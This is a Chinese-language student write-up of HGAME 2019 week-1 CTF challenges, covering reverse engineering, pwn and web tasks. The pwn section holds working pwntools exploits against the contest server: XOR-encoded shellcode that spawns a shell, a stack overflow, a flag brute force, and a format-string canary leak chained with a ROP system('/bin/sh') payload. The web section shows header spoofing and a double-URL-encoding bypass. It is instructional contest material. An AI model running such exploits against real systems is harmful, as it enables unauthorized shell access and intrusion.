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虽然之前听说学校里的这个新人赛性质的ctf比赛，但是从来没参加过
今年xiaoyuyu提交了vidar的报名表，要在比赛中好好学习
在此写下week1的WP，写得不好别说我哈

Re

brainfxxker

拿来了学会了就是自己的，我百度了一下brainfuck，第一页就有关于brainfuck c++代码的一些解析，美滋滋

指令	含义
>	指针向右移动一位
<	指针向左移动一位
+	指针所指位置的值增加1字节
-	指针所指位置的值减少1字节
.	将指针所指位置的值按ASCII表输出
,	接受1字节的输入，存储在当前指针所指位置
[当指针当前处的值为0时，跳转到对应]之后；否则，顺序执行
]	跳转回对应[处

o爷爷给的hint，说[+.]是关键

.输出字符

]遇到'\x00'才会break，那么我们就是要让它break出去（猜的）

我们看一下data[0]干了什么，一开始先是ptr+=1，遇到[]循环里面<导致ptr-=1回到data[0]，然后10个减号，那就是data[0]-10*10，之后又是>，变成data[1]得了，循环之后<，变回data[0]，然后+2，最后要等与0
0-2+100=98，chr(98)=b，题目是brain fuck，感觉有点意思

以此类推

HelloRe

直接ida搜索字符串

わかります

O爷爷的题目一开始不敢做，结果来了个wakalimasu.....

主题就是一个check，如下

```

fgets(&s, 47, stdin);
if ( (unsigned __int8)check(&s) )
    puts("you are top star!");
else
    puts("non-non dayo~");
return 0LL;

```

跟进

```

__int64 __fastcall check(const char *a1)
{
    unsigned __int8 v2; // [rsp+13h] [rbp-2Dh]
    signed int i; // [rsp+14h] [rbp-2Ch]
    signed int j; // [rsp+18h] [rbp-28h]
    signed int v5; // [rsp+1Ch] [rbp-24h]
    _DWORD *ptr; // [rsp+20h] [rbp-20h]
    _DWORD *v7; // [rsp+28h] [rbp-18h]
    _DWORD *v8; // [rsp+30h] [rbp-10h]
    _DWORD *v9; // [rsp+38h] [rbp-8h]

    v2 = 1;
    v5 = strlen(a1); // length
    if ( v5 > 37 ) // length<=36
        return 0LL;
    ptr = sub_400736(36); // malloc
    v7 = sub_400736(36); // malloc
    for ( i = 0; i < v5; ++i )
    {
        ptr[i] = (char)(a1[i] >> 4); // ptr = input[i]>>4
        v7[i] = a1[i] & 0xF; // v7 = input[i]&0xf
    }
    v8 = sub_40078E((__int64)ptr, (__int64)&unk_602080, 6);
    v9 = sub_400892((__int64)v7, (__int64)&unk_602080, 6);
    for ( j = 0; j <= 35; ++j ) // 36
    {
        if ( v8[j] != dword_602120[j] || v9[j] != dword_6021c0[j] )
            v2 = 0;
    }
    free(ptr);
    free(v7);
    free(v8);
    free(v9);
    return v2;
}

```

从下往上捋一遍

dword_602120,dword_6021c0是最终数据

sub_400892操作如下

```

_DWORD *__fastcall sub_400892(__int64 a1, __int64 a2, int a3)
{
    int v4; // [rsp+Ch] [rbp-24h]
    int i; // [rsp+20h] [rbp-10h]
    int j; // [rsp+24h] [rbp-Ch]
    _DWORD *v7; // [rsp+28h] [rbp-8h]

    v4 = a3; // v4=6
    v7 = sub_400736(a3); // malloc
    for ( i = 0; i < v4; ++i )
    {
        for ( j = 0; j < v4; ++j ) // 6*6
            v7[v4 * i + j] = *(_DWORD *) (4LL * (v4 * i + j) + a1) + *(_DWORD *) (4LL * (v4 * i + j) + a2);
    }
    return v7;
}

```

一个二维数组赋值，直接当一维也行

另一个函数是三维的，666，当一维的也行，一个是乘法运算(怀疑矩阵乘法)，一个是加法运算，当然这只是初步的思考

举证乘法如下(来自百度):

```
printf("The result:\n");
for(i=0;i<row1;i++){
    for(j=0;j<col2;j++){
        for(k=0;k<col1;k++){
            matrix[i][j]=matrix[i][j]+matrix1[i][k]*matrix2[k][j];
        }
    }
}
```

接下来我把三组数据全部在ida里用shift+e分离出来,发现三组数据长度相同,然后刚开头的>>4,和&0xf,算是对一个char单位的高四位和低四位的分离操作,然后对高四位和低四位分别做乘除运算

这里强烈推荐matlab,求矩阵乘除法的神器,也多亏了别人的推荐,还好信号与系统这门课要装matlab

脚本:

```
x = [0x7A, 0xCF, 0x8C, 0x95, 0x8E, 0xA8, 0x5F, 0xC9, 0x7A, 0x91,
      0x88, 0xA7, 0x70, 0xC0, 0x7F, 0x89, 0x86, 0x93, 0x5F, 0xCF,
      0x6E, 0x86, 0x85, 0xAD, 0x88, 0xD4, 0xA0, 0xA2, 0x98, 0xB3,
      0x79, 0xC1, 0x7E, 0x7E, 0x77, 0x93]

y = [0x10, 0x08, 0x08, 0x0E, 0x06, 0x0B, 0x05, 0x17, 0x05, 0x0A,
      0x0C, 0x17, 0x0E, 0x17, 0x13, 0x07, 0x08, 0x0A, 0x04, 0x0D,
      0x16, 0x11, 0x0B, 0x16, 0x06, 0x0E, 0x02, 0x0B, 0x12, 0x09,
      0x05, 0x08, 0x08, 0x0A, 0x10, 0x0D]

a2 = [0x08, 0x01, 0x07, 0x01, 0x01, 0x00, 0x04, 0x08, 0x01, 0x02,
       0x03, 0x09, 0x03, 0x08, 0x06, 0x06, 0x04, 0x08, 0x03, 0x05,
       0x07, 0x08, 0x08, 0x07, 0x00, 0x09, 0x00, 0x02, 0x03, 0x04,
       0x02, 0x03, 0x02, 0x05, 0x04, 0x00]

input_s = []
low = []      # 低位
flag = ''
high = [6, 6, 6, 6, 6, 7,
        3, 5, 7, 6, 6, 6,
        6, 5, 4, 6, 7, 7,
        3, 7, 5, 6, 7, 5,
        7, 6, 7, 7, 5, 7,
        7, 6, 6, 3, 6, 7]      # 高位

for i in range(len(y)):          # y a2是三组数据中的两组
    low.append(hex(y[i]-a2[i]))
    input_s.append(int((str(high[i])+low[i]).replace('0x', ''),16))
    flag += chr(input_s[i])

print(low)
print(input_s)
print(flag)      # hgame{1_think_Matr1x_is_very_usef5l}
```

r & xor

这题我被秀傻了，写脚本怎么看都奇怪，后来直接去gdb里面找判断语句，Gdb直接打断点，surprise!!!

```
b8 ← 0x0
c0 ← 0x30597b656d616768 ('hgame{Y0')
c8 ← 0x5f336279616d5f75 ('u_mayb3_')
d0 ← 0x3168745f6465656e ('need_th1')
d8 ← 's_0ne!!!!}'
e0 ← 0x7d2121 /* '11}' */
```

然后错了.....假flag.....

目测ida里的数据的顺序是错的，或者有缺漏的可能性也很高

```
mov     [rbp+var_118], 1
mov     [rbp+var_110], 7
mov     [rbp+var_108], 5ch
mov     [rbp+var_104], 12h
mov     [rbp+var_100], 26h
mov     [rbp+var_FC], 0Bh
mov     [rbp+var_F8], 5Dh
mov     [rbp+var_F4], 2Bh
mov     [rbp+var_F0], 0Bh
mov     [rbp+var_EC], 17h
mov     [rbp+var_E4], 17h
mov     [rbp+var_E0], 2Bh
mov     [rbp+var_DC], 45h
mov     [rbp+var_D8], 6
mov     [rbp+var_D4], 56h
mov     [rbp+var_D0], 2Ch
mov     [rbp+var_CC], 36h
mov     [rbp+var_C8], 43h
mov     [rbp+var_C0], 42h
mov     [rbp+var_BC], 55h
mov     [rbp+var_B8], 7Eh
mov     [rbp+var_B4], 48h
mov     [rbp+var_B0], 55h
mov     [rbp+var_AC], 1Eh
```

直接去gdb里面找

```
pwndbg> x/200x $rbp-0x130
0x7fffffffdd30: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdd40: 0x00000000 0x00000000 0x00000001 0x00000000
0x7fffffffdd50: 0x00000007 0x00000000 0x0000005c 0x00000012
0x7fffffffdd60: 0x00000026 0x0000000b 0x0000005d 0x0000002b
0x7fffffffdd70: 0x0000000b 0x00000017 0x00000000 0x00000017
0x7fffffffdd80: 0x0000002b 0x00000045 0x00000006 0x00000056
0x7fffffffdd90: 0x0000002c 0x00000036 0x00000043 0x00000000
0x7fffffffdda0: 0x00000042 0x00000055 0x0000007e 0x00000048
0x7fffffffddb0: 0x00000055 0x0000001e 0x00000000 0x00000000
0x7fffffffddc0: 0x6d616768 0x30597b65 0x616d5f75 0x5f336279
0x7fffffffdd10: 0x6465656e 0x3168745f 0x5f336279 0x3168745f
```

把数据拉出来跑一下就好

脚本如下

```

s=[0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x0,0x07,0x00,0x5c,0x12,0x26,0x0b,
   0x5d,0x2b,0x0b,0x17,0x00,0x17,0x2b,0x45,0x06,0x56,0x2c,0x36,0x43,0x00,0x42,
   0x55,0x7e,0x48,0x55,0x1e,0x00]
print(len(s))
key='hgame{Y0u_mayb3_need_th1s_One!!!!}'
flag=''
n=0
for i in key:
    flag+=chr(s[n]^ord(i))
    n+=1
    # flag+=chr(s[i]^key[len(key)-i-1]%255)

print(flag)

```

Pro的Python教室(一)

直接写脚本，异或运算，或者在线b64decode一下就好

Pwn

babysc

难点其实是不能f5，虽然直接看汇编大概可以看出来

把call rdx nop掉就可以f5了

就是把shellcode在运行前要进行xor(i+1)的操作

```

#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0

if local:
    cn = process('./babysc')
    bin = ELF('./babysc')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    cn = remote('118.24.3.214', 10000)
    bin = ELF('./babysc')
    #libc = ELF('')

def z(a=''):
    gdb.attach(cn, a)
    if a == '':
        raw_input()

shellcode=[0x48,0x31,0xff,0x48,0x31,0xc0,0xb0,0x69,0x0f,0x05,0x48,0x31,
            0xd2,0x48,0xbb,0xff,0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0x48,0xc1,0xeb]

```

```
,0x08,0x53,0x48,0x89,0xe7,0x48,0x31,0xc0,0x50,0x57,0x48
,0x89,0xe6,0xb0,0x3b,0x0f,0x05]
payload=''
for i in range(len(shellcode)):
    payload+=chr(shellcode[i]^(i+1))
cn.sendline(payload)
cn.interactive()
```

aaaaaaaaaa

输入一大堆a就好了，偏移量大概就是(0x40-0x10)，有点忘记了.....

偏移量可以直接从ida里面看出来

exp:

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0

if local:
    cn = process('a')
    bin = ELF('a')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    cn = remote('118.24.3.214', 9999)
    bin = ELF('a')
    #libc = ELF('')

def z(a=''):
    gdb.attach(cn, a)
    if a == '':
        raw_input()

cn.recvuntil('world!let us aaaaaaaaaa!!!')
cn.sendline('a'*0x100)
cn.interactive()
```

薯片拯救世界1

先a一下字符串翻译一下

a完之后，string里可以找到如下

s	LOAD:080...	0000000A	C	GLIBC_2.0
s	.rodata:...	00000005	C	flag
s	.rodata:...	0000001F	C	Chlp Save The World--Chapter 1
s	.rodata:...	00000007	C	oyiadin
s	.rodata:...	00000005	C	Chlp
s	.rodata:...	00000006	C
s	.eh_frame...	00000005	C	;*2\$\n
s	.rodata:...	0000003F	C	为此，大祭司必须念出当年约定的那串咒语——
s	.rodata:...	00000006	C
s	.rodata:...	00000020	C	什么都没有发生(请重试)
s	.rodata:...	00000022	C	勇者Chlp在今天...觉醒了!
s	.eh_frame...	00000005	C	;*2\$\n

Emmmmm.....(看都不看，就觉得是aris出的题)

靠flag定位，如下

```
int sub_80486CB()
{
    FILE *stream; // ST1C_4

    setbuf(stdout, 0);
    signal(14, handler);
    alarm(0x3Cu);
    stream = fopen("flag", "r");
    fread(s1, 0x18u, 1u, stream);
    return fclose(stream);
}
```

目的应该是读取这个flag文件，大概流程如下

```
int __cdecl main()
{
    size_t n; // ST10_4
    char buf; // [esp+4h] [ebp-24h]
    unsigned int v3; // [esp+1Ch] [ebp-Ch]

    v3 = __readgsdword(0x14u);
    read_flag();
    puts("Chlp Save The world--Chapter 1");
    getchar();
    puts(asc_8048918);
    getchar();
    puts(a2000);
    getchar();
    puts(asc_8048978);
    getchar();
    puts(aoyiadin2000ch1);
    getchar(); // A story
    while ( 1 )
    {
        puts(asc_8048A18);
        read(0, &buf, 0x18u);
        n = strlen(&buf);
        if ( !strncmp(s1, &buf, n) ) // check
            break;
        puts(asc_8048A58); // wrong
    }
    puts(asc_8048A80); // true
    getchar();
    return 0;
}
```

但是感觉true不true也对读取flag关系，我们输入正确的flag就会true，这题不是提权，s1是我们fread flag中用于接收数据的内存地址

```
xiaoyuyu@ubuntu:~/ctf_test/hgame$ checksec CSTW
[*] '/home/xiaoyuyu/ctf_test/hgame/CSTW'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

Canary开启了，要溢出的话要绕过了，或者说泄露canary，然后利用，有while的话利用泄露出来的canary不是不可能的

本地测试的时候要建一个flag.txt，不然程序运行不起来

感觉像是fork，试试看爆破canary，然后爆破失败，问出题人是不是这个思路，aris说第一周出这个他是魔鬼么？(虽然我觉得是，orz)

换思路换思路

现在想的是，有个while，不断往buf可以填入0x18字节，迟早会溢出的，很棒，算一下可利用空间，0x18+0x18-0x24=12，应该是够改eip了，试试看，gg read读的地址都是buf，会刷新，这可咋整啊

师傅给的hint最终是让我们爆破flag，秒懂

但是过程中遇到了一切困难，我nc过去输入一个h都是错的，然后我gdb调试发现，输入hgame，字符串长度竟然是13，而且只要答对一次，程序就结束了，理论上exp要跑很多遍才行，当然啦主要是我写的exp垃圾，不然一次就好

exp:

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

def z(a=''):
    gdb.attach(cn,a)
    if a == '':
        raw_input()

key='0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz{}_@!'
flag='hgame{'
#flag=''
n=18
while(n):
    #cn=process('./CSTW')
    cn=remote('118.24.3.214',10001)
    cn.recvuntil('Chapter 1\n')
    cn.send('aaaaa')
    cn.recvuntil('串咒语--\n')
    test=''
    for i in key:
        test = flag+i+'\x00'
```



```

cn.send(test)
a=cn.recvline()
#sleep(0.1)
if '觉醒了' in a:
    flag+=i
    print(flag)
    n-=1
    break
cn.recvline()
#cn.send('a')
#cn.recvline()
cn.close()

print(flag)
cn.interactive()

```

坑特别的多，都是细节坑，感觉自己能踩得都踩了，学到了好多，要是不清楚的话，可以sl一下

Steins;Gate

这题canary和NX还是全部开启了，先分析一下这程序要干嘛

```

__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    sub_400AF1();
    sub_400A91((signed __int64)sub_4008F6);
    sub_400A91((signed __int64)sub_400958);
    sub_400A91((signed __int64)sub_400A00);
    sub_400A91((signed __int64)sub_4008F6);
    return 0LL;
}

```

main函数里面结构是由一个函数套一个函数来运作的，不是很理解，运行一下看看

```

xiaoyuyu@ubuntu:~/ctf_test/hgame$ ^C
xiaoyuyu@ubuntu:~/ctf_test/hgame$ ./Gate
Welcome to HGAME 2019,let us pwn4fun!
What's your ID:12
You can get flag after your get the server's shell~
World line fluctuation ratio:0.002294
To seek the truth of the world.
1

```

看见了我们函数400A91中的字符串，再结合一下别的函数，大概知道就是人类的本质是复读机故事.....

最开头的那个AF1函数看不出个所以然，感觉就是弄个随机数的种子出来，有一点要注意到，read函数读取的地址在bss字段上，万一之后用的上呢，如下

```

printf("what's your ID:", 4LL);
read(0, &unk_602040, 0x30uLL);
puts("You can get flag after your get the s
return __readfsqword(0x28u) ^ v3;

```

然后看看函数8F6，如下

```

unsigned __int64 sub_4008F6()
{
    char buf; // [rsp+0h] [rbp-40h]
    int v2; // [rsp+30h] [rbp-10h]
    unsigned __int64 v3; // [rsp+38h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    puts("To seek the truth of the world.");
    read(0, &buf, 0x80uLL);
    if ( v2 != 0x2333 )
        exit(0);
    return __readfsqword(0x28u) ^ v3;
}

```

有溢出空间哦，但是有canary，不能跳转的情况下，而且我们只有两次利用这个溢出的机会，应该不会是爆破canary

继续看下一个函数958，如下

```

unsigned __int64 sub_400958()
{
    int v0; // ST0C_4
    char buf; // [rsp+10h] [rbp-40h]
    char v3; // [rsp+14h] [rbp-3Ch]
    int v4; // [rsp+40h] [rbp-10h]
    unsigned __int64 v5; // [rsp+48h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    v4 = rand();
    v0 = v4;
    puts("Repeater is nature of man.");
    read(0, &buf, 4uLL);
    v3 = 0;
    printf(&buf, &buf);
    puts("You found it?");
    read(0, &buf, 0x34uLL);
    if ( v4 - 4660 != v0 )
        exit(0);
    return __readfsqword(0x28u) ^ v5;
}

```

有格式化字符串漏洞，nice，可以试着泄露canary了

继续看下一个函数A00，发现还是有格式化字符串漏洞，如下

```

unsigned __int64 sub_400A00()
{
    int v1; // [rsp+Ch] [rbp-24h]
    char buf; // [rsp+10h] [rbp-20h]
    char v3; // [rsp+15h] [rbp-1Bh]
    unsigned __int64 v4; // [rsp+28h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    puts("Payment of past debts.");
    read(0, &buf, 5uLL);
    v3 = 0;
    printf(&buf, &buf);
    if ( v1 != 0x6666 )
        exit(0);
    return __readfsqword(0x28u) ^ v4;
}

```

这里很贴心的可以read五个字节，感觉很贴心的可以leak canary

最后再看看程序本身有什么可以利用的，我们发现了程序里有system函数，然后还想到了，我们的ID可以取为/bin/sh，直接写入bss字段方便以后用

这题目有挺多条件要绕过的，第一个就是v2，这个直接靠溢出就可以做：padding+p64(0x2333)

第二个要绕过的是v4-4660!=v0，这里有毒，刚开始已经说了v0=v4了，所以我们要靠格式化字符串漏洞泄露出v0或者v4，然后把v4同样覆盖成我们需要的，我们可以看到v0的偏移量，如下

```

mov     eax, [rbp+var_10]
mov     [rbp+var_44], eax
mov     edi, offset aRepeater

```

在gdb里下断点看一下，我是在运行前记住了eax的值，然后运行后找这值去哪里了，找到了，就确定v0的偏移量：2+6-1=7

等绕过了这一段，我们再看一下如下，还需要一个0x6666

```

v3 = 0;
printf(&buf, &buf);
if ( v1 != 0x6666 )
    exit(0);
return __readfsqword(0x28u) ^ v4;
}

```

我们这里没有足够的空间覆盖，但在上一个函数可以提前覆盖好

老样子利用格式化字符串漏洞泄露出canary，然后之后最后一个函数有一个栈溢出，可以用函数中的system函数，以及我们之前准备的/bin/sh了，这里要注意一下64位与32位程序在linux环境下的传参顺序，rdi/rsi/rdx，如果bin的培训作业做了的话应该就了解了呢

rdi的地址我们可以通过RoPgadget泄露，如下

```

xiaoyuyu@ubuntu:~/ctf_test/hgame$ ROPgadget --binary Gate --only "pop|ret"|grep
rdi
0x000000000000400c73 : pop rdi ; ret

```

exp:

```

#coding=utf8
from pwn import *

```

```

context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0

if local:
    cn = process('./Gate')
    bin = ELF('./Gate')
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so')
else:
    cn = remote('118.24.3.214', 10002)
    bin = ELF('./Gate')
    #libc = ELF('')

def z(a=''):
    gdb.attach(cn, a)
    if a == '':
        raw_input()

#z('b *0x0000000000400998\nc')
#z('b *0x000000000040097A\nc')
#z('b *0x00000000004009CD\nc')
#z('b *0x0000000000400A32\nc')
#z('b *0x0000000000400A47\nc')
#z('b *0x0000000000400A32\nc')
#z('b *0x0000000000400928\nc\nc')
cn.recvuntil('ID:')
cn.sendline('/bin/sh\x00')
cn.recvuntil('world.')
payload=(0x40-0x10)*'a'+p64(0x2333)
cn.send(payload)
# leak rand num
cn.recvuntil('man.')
payload2='%7$p'
cn.send(payload2)
num=int(cn.recvuntil('it?')[:11], 16)
print(hex(num))
payload3=(0x40-0x24)*'a'+p32(0x6666)+(0x40-0x10-0x24+4)*'a'+p32(0x1234+num)
cn.send(payload3)

#leak canary
cn.recvuntil('Payment of past debts.')
payload4='%11$p'
cn.send(payload4)
#cn.recvline()
canary=cn.recvuntil("To seek the truth of the world.\n")[:-0x46]
canary=int(canary, 16)
print(hex(canary))

#get shell
system_addr=bin.plt['system']

```

```
rdi_addr=0x0000000000400c73
bin_sh=0x0000000000602040
#cn.recvuntil('To seek the truth of the world.')
payload5='a'*(0x40-
0x10)+p64(0x2333)+p64(canary)+'a'*8+p64(rdi_addr)+p64(bin_sh)+p64(system_addr)
cn.send(payload5)
#cn.sendline()

cn.interactive()
```

Web(从0学起)


谁吃了我的flag

最后加上.index.html.swp，应该是vim编辑器备份文件，会得到一个txt，里面就有flag

换头大作战

这题是我第一次用burp，疯狂换东西

刚开始是问你要不要flag，说post会好一下



先改request method 然后在给input 段发一点东西 name是want

```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
```

want=123

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 05:54:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 591
```

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>换头大作战</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
  <script src="main.js"></script>
</head>
<body>
  <form action="index.php" method="get">
    想要flag嘛: <input name="want" type="text">
    <input type="submit" value="submit">
  </form>
</body>
</html>

<br/>https://www.wikiwand.com/en/X-Forwarded-For<br/>only localhost can get flag
```

提示说only localhost can get flag，这里学到了一个操作叫x-forwarded-for，可以改来源ip

```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 127.0.0.1
```

want=1234

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 06:01:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 583

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>换头大作战</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
  <script src="main.js"></script>
</head>
<body>
  <form action="index.php" method="get">
    想要flag嘛: <input name="want" type="text">
    <input type="submit" value="submit">
  </form>
</body>
</html>

<br/>https://www.wikiwand.com/en/User_agent<br/>please use Waterfox/50.0
```

然后接下来需要改user_agent

网上找到了[Mozilla/5.0 \(Windows NT 6.1; Win64; x64; rv:24.0\) Gecko/20100101 Firefox/24.0 Waterfox/24.0](#)

但是版本不是50.0，改一下就好

```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 127.0.0.1
```

want=1234

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 06:12:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 610

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>换头大作战</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
  <script src="main.js"></script>
</head>
<body>
  <form action="index.php" method="get">
    想要flag嘛: <input name="want" type="text">
    <input type="submit" value="submit">
  </form>
</body>
</html>

<br/>https://www.wikiwand.com/en/HTTP_referer<br/>the requests should referer from www.bilibili.com
```

还需要改referer网站来源，改成b站

改完之后会说you are not admin，这是最后一次了

```
POST /week1/how/index.php HTTP/1.1
referer: www.bilibili.com
Host: 120.78.184.111:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:24.0) Gecko/20100101 Firefox/24.0 Waterfox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 127.0.0.1
cookie: admin=1
```

want=1234

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 31 Jan 2019 06:20:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 540

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>换头大作战</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" type="text/css" media="screen" href="main.css" />
<script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
  想要flag嘛: <input name="want" type="text">
  <input type="submit" value="submit">
</form>
</body>
</html>

<br />hgame{hTtp_HeaDeR_iS_Ez}
```

very easy web

题目介绍是代码审计初体验，源码如下

```
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id']) !== FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

那我们构造一下id就好，本来是直接在后面加上?id=vidar，但并不可以，因为url会被url decode一次，然后源码内还有一次url decode，所以要将vidar进行两次url encode

?id=%25%37%36%25%36%39%25%36%34%25%36%31%25%37%32

can u find me?

